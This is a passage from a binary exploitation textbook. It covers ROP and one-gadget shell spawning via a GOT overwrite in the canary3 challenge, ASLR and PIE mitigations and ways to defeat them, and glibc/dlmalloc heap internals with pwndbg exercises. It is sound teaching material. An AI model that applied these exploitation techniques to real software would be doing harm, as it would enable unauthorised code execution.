


Figure 7.4 – Structure of the payload for the *rop3* challenge

```
1 void child()
2 {
3         char buf[500];
4 
5         puts("Welcome to canary3");
6         fgets(buf, sizeof(buf), stdin);
7         printf(buf);
8         puts("bye");
9 }
```

Figure 7.5 – The `child()` function of the *canary3* server

Another very useful gadget that is also very easy to find is "`syscall; ret`". This gadget can be used to make arbitrary system calls, not limited to the functions available in the C library. To use it, you must be able to control `rax` to set the syscall number, and then a sufficient number of registers to pass the arguments. Linux system calls receive at most 6 arguments; the sequence of registers is the same as in a normal function call, with the exception of `rcx`, which is replaced by `r10`.

7.4 One gadgets

In many cases, the C library already contains fragments of code that do everything that the attacker needs. Finding these "one gadgets" is very useful for attackers, since sometimes they can only overwrite a single function pointer in memory. The most common one-gadgets that can be found are, again, fragments that `execve()` the shell. The `one_gadget`[4] utility is able to find such fragments in a binary. Typically, the binary is the C library: the trick is that there are at least two places in the library where `/bin/sh` is spawned: in the implementation of `system()` and in the implementation of `popen()`. Of course these functions will want to pass their own arguments to `/bin/sh`, but jumping at the right place inside of them may end up running a shell without arguments, or with arguments chosen by the attacker. These jump targets in the middle of these functions are the one-gadgets. However, there is catch: the tool may show a set of *constraints* for each one-gadget it finds. These are sufficient conditions that must be true just before the jump, to guarantee that the one-gadget will be successful. These constraints typically require some register or some stack line to contain a particular value (typically 0). If the attacker can only redirect execution to the one-gadget, with no way to execute anything else, she must choose a one-gadget whose constrains are all satisfied.

As an example we examine the *canary3* challenge, which is very similar to *canary1*, except that NX is active and the binary doesn't contain any `win()` or `printflag()` function. Figure 7.5 shows the relevant code with the vulnerable call to `printf(buf)` at line 7. We plan to overwrite the GOT entry of `puts()`, which is called at line 8. We download and unzip the `canary3.zip` file and load and start the `canary3` file in the debugger. Using `vmmap` we extract the load address of the C library; we should obtain 0x7ffff7e05000. Now we run `one_gadget` on the provided `libc.so.6` file, passing it the load address just found:

```
$ one_gadget --base 0x7ffff7e05000 libc.so.6
```

We obtain the following output:

```
0x7ffff7ed0d1a execve("/bin/sh", r12, r13)
```

[4] https://github.com/david942j/one_gadget

```
constraints:
  [r12] == NULL || r12 == NULL || r12 is a valid argv
  [r13] == NULL || r13 == NULL || r13 is a valid envp

0x7ffff7ed0d1d execve("/bin/sh", r12, rdx)
constraints:
  [r12] == NULL || r12 == NULL || r12 is a valid argv
  [rdx] == NULL || rdx == NULL || rdx is a valid envp

0x7ffff7ed0d20 execve("/bin/sh", rsi, rdx)
constraints:
  [rsi] == NULL || rsi == NULL || rsi is a valid argv
  [rdx] == NULL || rdx == NULL || rdx is a valid envp
```

The tool has found three places in the C library that can lead to shell execution. Consider the first line: if we jump to address 0x7ffff7ed0d1a, we end up executing a call to `execve()` with `"/bin/sh"` as the first argument. The pointer to the argument vector (second argument) will be whatever is contained in `r12`, and `r13` will be used as the pointer to the environment vector. Below the "`constrains:`" line, the tool gives us some sufficient conditions for the call to succeed: each line is a constraint, and we need to check that all of them are satisfied. The constraints are motivated by the fact that we need to avoid accessing unreadable memory, which would crash the process, and we need to pass something sensible to the shell. For example, "`[r12] == NULL`" translates to an empty `argv`, which is acceptable to both `execve()` and most shells. Linux `execve()` will work even if the second argument is itself `NULL`. This is not a standard behavior, and the man page of `execve()` warns against relying on it if you want your program to be portable to other Unix-like systems. Of course, none of this matters to an attacker, so the tool rightly says that "`r12 == NULL`" is also a valid way to satisfy the first constraint. If both conditions fail, we should at least check that `r12` is a "`valid argv`". For `execve()`, valid means that `r12` points to a `NULL`-terminated array of pointers, each pointing to a null-byte-terminated sequence of readable bytes. Note, however, that the shell takes these "strings" as arguments, and it may exit with an error if it doesn't like them. In particular, the first string (which becomes `argv[0]`) can be anything, but the second one (`argv[1]`) will most likely be interpreted as the name of a script that the shell will try to open: this is generally a problem in a remote attack scenario, where we cannot control the filesystem of the remote server; therefore, the attack is likely to succeed only if `argv[1]` is `NULL`. Similar considerations apply for the other constraint, except that most shells will not complain if the environment contains only garbage. If we are unable to satisfy either constraint, we can try with the second jump target found by `one_gadget` at address 0x7ffff7ed0d1d, and if that fails, the third.

R Note that the tool only shows the targets that are most likely to succeed, but if we want, it can also show all the other targets that it has found (see the help by running `one_gadget` without arguments).

To check the constraints we can run the binary in the debugger, stopping at the second call to `puts@plt`, just before the jump through the GOT. When we do this, we see that `r12` points to `_start`, which doesn't satisfy any of the conditions. This excludes both the first and the second jump targets. The `rdx` register contains 0, which satisfies the second constraint of the third jump target, but `rsi` apparently does not, leaving us empty-handed.

Exercise 7.4 — canary3. But there is still hope: if we experiment a bit with the input, we can see that `rsi` can point inside the string we are injecting. Use this idea to get the flag from *canary3*. ■

7.5 Mitigation: Address Space Layout Randomization

To mount a successful ROP attack, the attacker must know or guess the absolute addresses of the ROP gadgets in the memory of the victim process. One line of defense, therefore, is to make these addresses very hard to guess. This is the idea behind the Address Space Layout Randomization (ASLR for short) mitigation: load program segments at random addresses, so that an attacker cannot possibly know them without (hopefully impractical) brute-forcing. Note that, like stack canaries and NX, this is yet another mitigation: we are not trying to eliminate bugs, just mitigate the effects of their exploitation. Like all other mitigations, ASLR has limitations and it is not the final solution to the problem.

One of the goals of ASLR is that is should be implemented in a non-disruptive way: if possible, we should be able to enable it on pre-existing binaries, without recompiling them. In all cases, the easiest randomization to implement is simply to randomly select the base address of each segment, with no intra-segment randomization, since that would require much more disruptive changes to existing systems. For example, only the base load address of the C library is random, while all the offsets within the library are constant. Note that this compromise simplifies the implementation, but leaves the offsets known to the attacker, who can extract them from the library file.

Let us now review the segments that make up a process' virtual memory and see which one of them can probably be loaded/created at a random base address and still be expected to work. Refer back to Figure 7.1. We can identify:

- segments loaded by the kernel from the executable ELF file (i.e., those containing the `.text`, `.data`, `.bss` sections and so on);
- the heap (a region of memory created by the kernel and managed by userspace libraries);
- the stack (created by the kernel);
- dynamic libraries (loaded by the dynamic linker, using the `mmap()` system call);
- other objects automatically provided by the kernel (e.g., the vDSO in Linux, not shown in the Figure);

We can ignore the kernel memory, since that is inaccessible from userspace and therefore cannot be used to extract ROP gadgets. Dynamic libraries are probably the safest to randomize: they are already loaded at addresses which are unknown at compile time, and for this reason they are already compiled as PIC and should not make any assumptions about absolute addresses. The stack should also be safely created at a random address, since programs should only access it via the stack pointer. How the heap is used depends heavily on the userspace library used to manage it. Applications usually access the heap only through a library that provides, for example, the `malloc()` and `free()` functions, or the `new` and `delete` operators. The application should not make any assumptions about the absolute values of the addresses returned by these libraries. If the heap libraries themselves make no assumption about where the heap actually is, then the heap can safely be created at a random address. The kernel objects are very system-specific. In Linux, the vDSO is implemented as a standard ELF dynamic library, so it can be safely randomized without any additional effort.

This leaves the segments of the main executable itself. These can only be randomized if the program was compiled as PIC, which is usually *not* the case. As a compromise, early implementations of ASLR skipped randomizing of the main executable, which was loaded at a known address chosen by the static linker. However, this was a serious weakness, since the main executable contains pointers to the other modules at known addresses (e.g., in the GOT itself), and thus an information leak bug in the executable can easily reveal the addresses of the dynamic libraries. From there, code reuse attacks become very much easier.

However, there are other limitations in the implementation of ASLR. Loading the segments at random addresses fragments the virtual memory, and this can cause problems for segments that can grow at runtime (this is true for the stack and the heap), or for segments that are dynamically loaded, such as the dynamic libraries. The virtual memory space may end up in a state where there is no room to load the next segment, or no room to expand the stack and/or the heap. The problem is worse in 32b systems. A number of compromises are usually implemented to overcome this problem: the available address space is *a-priori* divided into regions, and each region is allocated to a type of segment (the main executable, the heap, the libraries, the stack, the kernel objects, . . .). Segments are randomly allocated only within their own region, with enough room at the end if they need to grow. Libraries are loaded in order in their region, with at most a random *offset* between them. Regions are implemented by fixing the higher part of the virtual base addresses. For example, code is always loaded starting at address 0x000055XXXXXXX000. The last 12 bits of the load address are also typically zero, to preserve intra-segment alignments and also to allow the sharing of the underlying physical pages between processes that have loaded the same segment at different (random) virtual addresses. The Xs n the example above are the remaining random bits. In 32 bit systems, there are very few random bits left, opening the door to brute-force attacks.

Another limitation, common to Unix-like systems, is that the randomization is only performed when a new program is `execve()`ed. New processes are created by `fork()`, and the semantics of this syscall require that the virtual memory of the new process be an exact copy of the virtual memory of the parent. This weakens ASLR protection for forking servers, since information obtained from one child process can be used to attack all other children.

7.5.1 Implementation in Linux

ASLR in Linux is implemented in the way sketched above. The heap, the libraries, the stack and the kernel objects are loaded/created in a random location within their own region. The relative order of the regions is fixed and follows the traditional order. Some of the most significant bits of each region are fixed and the start address of each region is page-aligned (the 3 least significant hexadecimal digits are 0).

There is no randomness within a single ELF file (main executable or dynamic libraries): all the segments contained in the same ELF file are loaded “as a unit”, with only the load addresses chosen at random (within the correct region). This means that offsets within the ELF file can be obtained from the binary, and a leak of any address in an ELF file will reveal all the addresses in that file. In addition, the offset between dynamic libraries is also fixed. This means that a leak of an address in one library will reveal the load addresses of *all* libraries. In fact, what is actually randomized is just the `mmap()` “base address”, i.e., the first address where `mmap()` starts looking for space to fit the required mapping. Since the dynamic linker uses `mmap()` to map the dynamic libraries into the process address space, this translates into a random base address for the first library, which in turn shifts all the others. Recall that the dynamic linker itself is mapped into the process address space for the entire life of the process. Since it must be compiled as position independent, it is loaded at a random address by the kernel.

Linux implements some intra-segment randomness for the stack segment: in the `execve()` system call, the kernel pushes a random number of zero stack-lines between the argument and environment strings at the bottom of the stack and the argv/environ arrays at the top (recall Figure 5.8).

ASLR can be enabled and disabled globally and on a per-process basis. There is a global parameter, that can be manipulated by writing to the

```
/proc/sys/kernel/randomize_va_space
```

pseudo-file. A value of 0 disables ASLR completely. A value of 1 enables it for everything except for the heap (this is needed for some legacy versions of the GNU libc that assumed the heap started right after the `.bss`). A value of 2 enables ASLR for the heap as well. Of course, this file is usually writable only by root.

Every linux process has what is called a "personality", which is a set of constants and flags that determine how it runs. One of these flags is `ADDR_NO_RANDOMIZE`, which can be set to disable ASLR for this process (and its descendants). The flag can be set programmatically by using the Linux-specific `personality()` system call, or from the command line using the `setarch` utility. This utility is mainly used to select the reported "architecture" of a process (e.g., i386 or x86_64), but it can also be used to set personality flags. However, the architecture argument is mandatory. To change a flag without changing the architecture you can call it in this way:

```
$ setarch -R some-program
```

The `-R` flag disables ASLR before executing *some-program*. Since the personality is inherited through `fork()` and `execve()`, you can run a shell with `setarch` to start a session where all commands will run with ASLR disabled.

R Note that you cannot disable ASLR for setuid/setgid programs this way: the kernel will reset the "dangerous" flags to their system defaults when it it finds that it needs to change the effective ids of a process. These processes will run without ASLR only if it is disabled globally.

Exercise 7.5 — aslr0. Use these ideas to defeat ASLR in challenge *aslr0*. You need ROP.

Exercise 7.6 — aslr1. Like Ex. 7.5, but with a slightly more complex ROP chain.

7.6 Mitigation: Position Independent Executables

For ASLR to be fully effective, the executables themselves should be loaded at random addresses. This would require compiling all programs with `-fPIC`, but system vendors have been unwilling to do this, because of the perceived cost of PIC (see Section A.3.1).

However, this cost is much higher than it needs to be. When a compilation unit (a source file that produces an object file) is compiled with `-fPIC`, all non-static references to global data will go through the GOT, and all calls to non-static functions will go through the PLT. This includes data and functions defined in compilation units that are later linked into the same executable, and even data and functions defined in the same compilation unit that contains the data access or function call. This is because PIC is intended for shared libraries, and these must allow for interposition (Section A.3.2). The cost of interposition is not limited to a more expensive call sequence: the compiler can make no assumptions on which function will be called at runtime, and therefore it must disable inlining and interprocedural optimizations. Using PIC for an *executable*, where interposition is not possible, is indeed overkill.

The situation changed with the introduction of Position Independent Executables (PIE for short). PIE is a new compilation option that implements position independence tailored for executables. All data and function accesses are implemented using `rip`-relative addressing schemes. The GOT and the PLT are only used for data and function accesses that are truly external to the executable, such as calls to functions defined in the C library.

In the `gcc` compiler, PIE can be enabled with the `-pie` option. Conversely, if PIE is enabled by default, it can be disabled with the `-no-pie` option.

In Linux, if ASLR is enabled and the executable has been compiled with `-pie`, the kernel will load the executable at a random address (within the region assigned to executables). The limitations described in Section 7.5.1 still apply: the program is loaded as a unit, so all offsets within the executable will be preserved and can be extracted from the binary ELF file. In particular, tools lile `nm`, `readelf`, `objdump`, `ropper` and so on, will show the *offsets* of the symbols and/or the instructions from the (unknown) load address of the program.

Exercise 7.7 — aslr2. Information leaks can defeat PIE too. Abuse them to get the flag in challenge *aslr2*. ■

8. Heap

> By playing with these fields carefully, it is possible to trick calls to `free`(3) into overwriting arbitrary memory locations with our data.
>
> Solar Designer, *JPEG COM Marker Processing Vulnerability*, 2000

The heap is the area of a process' memory from which the C library's `malloc()` function and the C++ `new` operator allocate space. These functions/operators return a pointer to the allocated memory, which the program can then use freely. However, no bound checks are usually performed and the program may inadvertently write beyond the allocated memory. Such overflows in heap-allocated data can overwrite other data and also *heap metadata*. An attacker can exploit these bugs to execute arbitrary code, similar to stack overflows.

In addition, languages such as C and C++, where the programmer must also remember to `free()`/`delete` the memory that she has allocated, also create new opportunities for bugs. We will examine the following two categories of bugs:

- *double-free*, where the programmer accidentally frees the same memory twice;
- *use-after-free*, where the programmer frees a data object, but then accidentally continues to access it.

8.1 Heap implementation

The kernel has only a very coarse view of a process' heap: it only remembers its boundaries. The heap typically grows from lower to higher addresses. The lowest address is chosen by the kernel (if ASLR is not enabled, the kernel simply chooses the first properly aligned address after the end of the `.bss`). The highest address is chosen by the process itself, using the `brk()` system call or, more likely, the `sbrk()` function, which internally calls `brk()`. The kernel will allow memory accesses within the heap boundaries without any interference, while accesses outside the boundaries (at addresses that are not mapped to anything else) will cause a segmentation fault.

This heap region can be used by the process as it wishes. Typically, however, programmers use an heap management library, such as the one included in the C library, to allocate/deallocate memory from the heap region. The C malloc library implements at least these two functions:

- `void *malloc(size_t sz)`: allocate a data object of `size_t` bytes;
- `void free(void *p)`: free a previously allocated item.

There are many libraries that implement these functions, but the one implemented in the GNU C library (glibc) is probably the most used on Linux systems, as it is the one available by default. This library was originally based on Doug Lea's malloc, also known as *dlmalloc*, a freely available, state-of-the-art malloc implementation. Today, glibc's malloc is still derived from Doug Lea's malloc, but with many enhancements. In the following we will only consider dlmalloc, but most of what we say applies to glibc as well.

8.1.1 Doug Lea's malloc

The purpose of any malloc library is to remember which parts of the heap have been allocated and which parts are still unused. These parts are called *chunks* in dlmalloc. When `malloc()` is called, the library should find a sufficiently large free chunk and mark it as occupied. If the free chunk is larger than requested, the library can also split the chunk, allocating the requested part and creating a new free chunk to hold the rest. When `free()` is called, the library should mark the chunk as free and possibly merge it with any adjacent free chunk to create a larger free chunk. This process, called *coalescing*, is necessary to reduce the risk of *fragmentation*, i.e., the creation of many small free chunks that cannot be used to serve larger requests.

Doug Lea's malloc implementation is based on the following ideas, as suggested by Donald Knuth in *The Art of Computer Programming*:

- embedded metadata;
- boundary tags.

By "embedded metadata" we mean that the descriptors of the chunks are stored in the same heap region as the chunks themselves. In particular, each chunk, whether free or used, is preceded by a *chunk header* which stores information about the chunk and, in particular, remembers its size. This design is almost forced by the fact that the `free()` function only gets the pointer to the chunk to free, but does not say what the size of the chunk is. The library must then recover the size itself, and an easy way to do this is to store it in memory just before the pointer. The pointer returned by `malloc()`, which the user should then pass to `free()` is called the *user pointer*. The pointer to the header is instead called the *chunk pointer*, and can be obtained from the user pointer by subtracting the header size (8 bytes on 32 bit systems and 16 bytes in 64 bit systems). The part of the chunk that the user should be able to access (i.e., the chunk memory minus the header) is called the *user memory*. The header is not the only metadata stored in the heap. Free chunks are kept in a list (actually one of several disjoint lists) and the chunk's list pointers are stored in the otherwise unused chunk's user memory itself, right after the header. Note that this means that dlmalloc will always allocate chunks of a size that can contain these pointers, even if you request a smaller size. The library needs two pointers for each chunk, called `fd` for forward and `bk` for backward, to implement a doubly-linked list, so the minimum size of a chunk is 16 bytes on 32 bit systems ($4+4$ for the two pointers, plus the 8 byte header) and 32 bytes on 64 bit systems (even for `malloc(0)`!). For alignment reasons, dlmalloc also only creates chunks that are multiples of 8 (32b) or 16 (64b) bytes.

By "boundary tags" we mean that each free chunk is bounded by two tags that store its size: one before the user pointer (head) and one at the end of the user memory (foot). In dlmalloc, these tags always store the total size of the chunk (header plus user memory). The head tag is just the one stored in the chunk header. The foot tag is useful when the chunk is free and the next adjacent chunk is also free. Let us call the two adjacent chunks c_1 and c_2, where c_1 already free. The free operation on c_2




Figure 8.1 – Memory layout for an in-use chunk c_1, followed by a chunk c_2




Figure 8.2 – The same chunks as in Figure 8.1 after c_1 has been freed

should coalesce c_2 with c_1, but it must first be able to find the header of c_1. The foot tag of c_1 will then give the offset that must be subtracted from the chunk pointer of c_2 to obtain the chunk pointer of c_1. In dlmalloc, the foot tag of c_1 is actually part of the header of c_2. However, since the foot tag is only needed when c_1 is free, the tag memory becomes part of the user memory of c_1 while c_1 is in use.

Figure 8.1 shows the state of the chunks when c_1 is in use. Each line is 4 bytes on 32b systems and 8 bytes on 64b systems. The header of c_2 contains a bit, the PREV_INUSE bit, which is set when c_1 is in use and reset when it is free. Because of the alignment constraints, the lower bits of the chunk size are always zero and can be reused to store some flags. In particular, the PREV_INUSE bit is stored in the least significant bit of the size field. The header of c_1 contains the size of c_1 and the PREV_INUSE bit with either $x = 1$ or $x = 0$ depending on whether the chunk before c_1 (not shown) is in use or free. The PREV_INUSE bit in the header of c_2 is set to 1 because c_1 is in use. Note that the user memory of c_1 extends to the first line of the header of c_2. Note also that the chunk pointers always point to the beginning of the header, even if the first line of the header is part of the user memory of the previous chunk.

Figure 8.2 shows the same chunks when c_1 is free. The first two lines of the user memory of c_1 have been reused to store the fd and bk pointers that put c_1 into a doubly-linked list of free chunks. The PREV_INUSE bit of c_2 is now zero. This implies that the last line of c_1's user memory is now part of c_2's header and contains c_1's foot boundary tag. If we free() c_2 starting from this scenario, the library is able to detect that c_1 is also free, obtain the chunk pointer to c_1 and coalesce the two chunks into a single free chunk.

8.1.2 Experimenting with `malloc`

You can download a small program to experiment with `malloc` from

`https://lettieri.iet.unipi.it/hacking/test-malloc-1.6.zip`

Unzip the file, enter the `test-malloc-1.6` directory and run `make`. You will obtain two binaries:

- `test-malloc`, which uses glibc's `malloc` implementation;
- `test-dlmalloc`, which uses Doug Lea's `malloc` (slightly changed to be compatible with `pwndbg`).

Run either program from `gdb`, with `pwndbg` loaded. The program prints a prompt (either `test-malloc>` or `test-dlmalloc>`) and waits for command lines. The program keeps an array of pointers to chunks and lets you allocate/free/write into them. At any time you can type Ctrl+C and go back to the `gdb` prompt. From there you can inspect the state of the heap with, e.g., `vis` or `bins`. Just type `continue` (or simply `c`) to resume the program execution where you can issue more commands.

The commands understood by the program are the following:

`malloc` ***`size`*** : call `malloc(`*`size`*`)` and store the resulting pointer in the next available slot in the array. It prints the selected index in the array between square brackets, followed by the (user) address of the allocated chunk. The size can be written in base 10 (default), base 16 (prefix it with `0x`) and base 8 (begin with `0`).

`list` : print all the non-empty slots of the array.

`free` ***`index`*** : call `free()` on the pointer stored at index *`index`*. This command does not clear the *`index`* slot, so you can experiment with double-free's and use-after-free's.

`clear` ***`index`*** : write NULL in slot *`index`* of the array.

`writestr` ***`index`*`[+`*`offset`*`]`*** ***`string`*** : write *`string`* (whitespace delimited) into the user memory of the chunk at *`index`*, optionally starting at *`offset`* bytes. No bounds are checked, so you can experiment with overflows.

`writehex` ***`index`*`[+`*`offset`*`]`*** ***`hexstring(s)`*** : write arbitrary bytes in the user memory of the chunk at *`index`*, optionally starting at *`offset`* bytes. Each byte must be written in hex, e.g.

```
test-dlmalloc> writehex 2 ef be ad de
```

will write `0xdeadbeef` into chunk 2 (spaces are optional). No bounds are checked.

Just type Ctrl+D on an empty line to exit.

It may be useful to send the output of the program to another terminal, instead of sharing the same terminal for both the program and `gdb`. Do as follows:

1. run `gdb` in a first terminal, let's call it terminal 1;
2. open another terminal, let's call it terminal 2;
3. in terminal 2 enter `tty` and take note of the output (it's the device file of terminal 2);
4. in terminal 2 enter the following:

```
$ clear; tail -f /dev/null
```

> R The purpose of these commands it to clear the terminal and put to sleep all the processses that were using it (the shell will spawn `tail` and wait for it to terminate, while `tail` will wait for `/dev/null` to increase its size, which is not going to happen);

5. in terminal 1, where `gdb` is running, enter the command `tty` followed by the device file found in step 3.

6. now run the program in `gdb`. The program will use terminal 2 for input/output. When you want to inspect the program state, type Ctrl+C in *terminal 1*.

■ **Example 8.1** Create the two-terminals setup as above, using `test-dlmalloc`. In terminal 2, enter:

```
test-dlmalloc> malloc 0x80
```

The program should print:

```
[0] 0x55555555c010
```

This means that `malloc()` has returned the address `0x55555555c010`. The `[0]` shows the index of the chunk in `test-dlmalloc` list of chunks. You can use this index later to work on the chunk (e.g., to free it, or to write something into it).

Now go back to terminal 1, where `pwndbg` is running, hit Ctrl+C and then:

```
pwndbg> vis
```

The debugger will show a visual representation of the state of the heap, which should contain only the chunk you have just allocated. The representation is as follows (64bits heap):

a	qword at a	qword at $a+8$	printable chars	annotations
$a+16$	qword at $a+16$	qword at $a+24$	printable chars	annotations
...				

Each line contains two quadwords so, if a is the chunk address, the line below, at address $a+16$, is the user address. In particular, you should obtain the following output (edited):

```
0x55555555c000  0x0000000000000000      0x0000000000000091
0x55555555c010  0x0000000000000000      0x0000000000000000
0x55555555c020  0x0000000000000000      0x0000000000000000
0x55555555c030  0x0000000000000000      0x0000000000000000
0x55555555c040  0x0000000000000000      0x0000000000000000
0x55555555c050  0x0000000000000000      0x0000000000000000
0x55555555c060  0x0000000000000000      0x0000000000000000
0x55555555c070  0x0000000000000000      0x0000000000000000
0x55555555c080  0x0000000000000000      0x0000000000000000
0x55555555c090  0x0000000000000000      0x0000000000000f71
```

You can check that the user address is the one returned by `malloc()`, as printed by `test-dlmalloc`. Take a moment to familiarize yourself with the ordering of the quadwords. Enter `c` in `pwndbg` (terminal 1) and then type

```
test-dlmalloc> writestr 0 AAAAAAAABBBBBBBBCCCCCCCCDDDDDDDD
```

in terminal 2. Go back to terminal 1, hit Ctrl+C, then `vis`, and look at where the letters are.

The size of the chunk is `0x90`: the `0x80` bytes we requested plus 16 bytes for the boundary tags. However, the tail boundary tag is not currently used because the chunk is in use, so those 8 bytes (the first quadword in the last line) are actually part of the chunk's user memory, even though the user did not ask for them and cannot assume they exist.

> The PREV_INUSE flag of the first chunk in the heap (LSB of the second quadword) is always one, and the very first quadword, shown in a different color, is not used. It is as if there was an always-in-use chunk before the first chunk: in this way the library can avoid accessing the memory that doesn't belong to the heap, without introducing special checks. The last quadword, also shown in a different color, is the header of the *top chunk*, which extends up to the break and whose contents are not shown by vis.

In the following, switch between the two terminals, entering c and typing Ctrl+C in the debugger as necessary. Allocate a second chunk with "malloc 0x98" and check vis again: notice how each chunk has a different color. In this case, the library can make better use of the 8 bytes of the unused tail boundary tag to fit the 8 odd bytes in the request. The final size of the chunk is 0xa0 bytes, only 8 bytes more than we requested.

Now free the first chunk with "free 0" and run vis again. You should see the following output (edited):

```
0x55555555c000   0x0000000000000000   0x0000000000000091
0x55555555c010   0x000055555555b418   0x000055555555b418
0x55555555c020   0x4343434343434343   0x4444444444444444
0x55555555c030   0x0000000000000000   0x0000000000000000
0x55555555c040   0x0000000000000000   0x0000000000000000
0x55555555c050   0x0000000000000000   0x0000000000000000
0x55555555c060   0x0000000000000000   0x0000000000000000
0x55555555c070   0x0000000000000000   0x0000000000000000
0x55555555c080   0x0000000000000000   0x0000000000000000
0x55555555c090   0x0000000000000090   0x00000000000000a0
0x55555555c0a0   0x0000000000000000   0x0000000000000000
0x55555555c0b0   0x0000000000000000   0x0000000000000000
0x55555555c0c0   0x0000000000000000   0x0000000000000000
0x55555555c0d0   0x0000000000000000   0x0000000000000000
0x55555555c0e0   0x0000000000000000   0x0000000000000000
0x55555555c0f0   0x0000000000000000   0x0000000000000000
0x55555555c100   0x0000000000000000   0x0000000000000000
0x55555555c110   0x0000000000000000   0x0000000000000000
0x55555555c120   0x0000000000000000   0x0000000000000000
0x55555555c130   0x0000000000000000   0x0000000000000ed1
```

Take note of all the changes and refer back to Figure 8.2:

- the first two quadwords of the user memory of the old first chunk now contain addresses (they are the fd and bk pointers, in that order);
- the other parts of the first chunk's user memory have not been overwritten, and we can still see the Cs and the Ds;
- the first quadword of the second chunk (address 0x55555555c090) has changed color, to indicate that it now belongs to the second chunk; it contains the tail boundary tag of the first chunk, with its size;
- the PREV_INUSE flag in the header of the second chunk is now zero.

If we free the second chunk from this state, everything gets coalesced into the top chunk. ■

8.1.3 Fastbins

The basic scheme described above is enhanced in a number of ways. We will focus on just one of these: the fastbins. The fastbins are a cache of small chunks that have been freed and can be recycled

